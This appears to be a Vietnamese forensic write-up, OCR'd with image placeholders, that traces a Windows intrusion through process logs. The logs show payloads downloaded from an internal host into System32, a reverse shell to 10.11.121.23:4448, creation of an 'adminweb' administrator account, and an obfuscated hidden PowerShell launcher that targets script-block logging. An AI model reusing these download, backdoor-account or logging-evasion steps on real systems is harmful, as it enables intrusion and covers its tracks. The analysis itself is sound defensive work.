


⇨ Tương tự như trên đây là hành động tải xuống một file từ "http://192.168.1.13/share/md5.exe ": Đây là URL của tệp md5.exe và lưu vào đường dẫn trên máy "C:\Windows\System32\md5.exe":

- PID: 23148 sinh ra PID: 21540




- PID: 21540 sinh ra PID: 9868




Dòng lệnh trên đã tải file từ http://192.168.1.13/share/SecurityUpdate.vbs và được lưu vào đường dẫn trên máy C:\Windows\System32\SecurityUpdate.vbs với quyền ưu tiên

- PID: 23148 sinh ra PID: 13140




PID 13140 sinh ra PID 2408




Dòng lệnh trên đã tải file từ http://192.168.1.13/share/SecurityUpdate.vbs và được lưu vào đường dẫn trên máy C:\Windows\System32\SecurityUpdate.vbs với quyền ưu tiên

- PID: 23148 sinh ra PID: 22520




PID: 22520 sinh ra PID: 16492




Dòng lệnh trên có ý nghĩa tải file với quyền ưu tiên từ URL http://192.168.1.13/share/updatecsp.bat và lưu vào đường dẫn trên máy C:\Windows\System32\updatecsp.bat"

⇨

- PID: 23148 sinh ra PID: 23472




PID: 23148 sinh ra PID 11924




⇨ Dòng lệnh trên có ý nghĩa tải file với quyền ưu tiên từ URL http://192.168.1.13/share/UpdateAgent.exe và lưu vào thư mục trên máy "C:\Windows\System32\UpdateAgent.exe"


- PID: 23148 sinh ra PID: 15044




- Ta trace tìm PPID của log 23148 thấy PID: 9284




- Tiếp tục trace với PID: 9284 được PID 19460




- Trace tiếp thấy PID 19460 là con của PID 15036



- Trace tiếp thấy PID7096 là con của 15036




- Trace tiếp thấy PID 18492 là con của PID 7096




⇨ Từ parentcmd ta thấy file UpdateAgent.exeđang kết nối đến địa chỉ IP 10.11.121.23trên cổng 4448và thực thi cmd.exe trên máy này

- Trace tiếp thấy PID 19920 là con của 18492




⇨ ở trên tay thấy attcker tạo một tham số truyền vào netuser, ở đây attacker đã tạo tài khoản adminweb Pass1234

- Tiếp tục trace thấy PID 15056 là con của PID19920



⇨ ở trên tay thấy attcker tạo một tham số truyền vào net1 user, ở đây attacker đã tạo tài khoản adminweb Pass1234 ở đây ta có thể suy đoán : C:\Windows\system32\net1 có thể là một bản cập nhập hoặc net1 có thể thay thế công cụ net có sẵn trong window


- Trace với PID 18942 ta thấy sinh ra tiến trình con PID 6612



⇨ Ở đây ta có thể thấy attacker đã thực hiện hành động add tài khoản vừa tạo “adminweb” vào group local administrator

Check với eventid 400, 600, 800, 4103, 4104 của powershell

- Vào thời điểm 12/21/2022 11:34:49 AM có hành vi thực hiện command



II. Phân tích script

powershell.exe -nop -w hidden -noni -c ...

-nop: Không tải profile.

-w hidden: Chạy PowerShell ở chế độ ẩn.

-noni: Không tải giao diện tương tác.

-c: Chạy mã lệnh sau

if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'}

- Nếu hệ điều hành là 32-bit, đặt biến $b trỏ đến sysnative\WindowsPowerShell\v1.0\powershell.exe để đảm bảo sử dụngphiên bản 64-bit của PowerShell trên hệ thống 32-bit.
- Nếu hệ điều hành là 64-bit, sử dụng powershell.exe.

$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;

- Tạo một đối tượng ProcessStartInfo mới.

- Đặt thuộc tính FileName là biến $b từ bước trên

$s.Arguments='-noni -nop -w hidden -c ...'

⇨ Thiết lập các tham số cho quá trình con PowerShell mới, bao gồm:

-noni -nop -w hidden -c

$zaw7=(('Ena{2'+'}l{3'+'}Script'+'{1}lo'+'c{4}{0}nvoc'+'ation{'+''5}ogging')-f'I','B','b','e','k','L');
$zzBlP=(('Ena{0}l'+'e{3}crip{1}B'+'loc{2}L'+'o'+'g'+'ging')-f'b','t','k','S');

⇨ Xây dựng các biến bằng cách ghép chuỗi các ký tự.

- Ena{2}l{3}Script{1}lo{4}{0}nvocation{5}ogging=>EnableScriptBlockInvocationLogging
- Ena{0}l{3}crip{1}B{2}L{0}o{0}gging=>EnableScriptBlockLogging

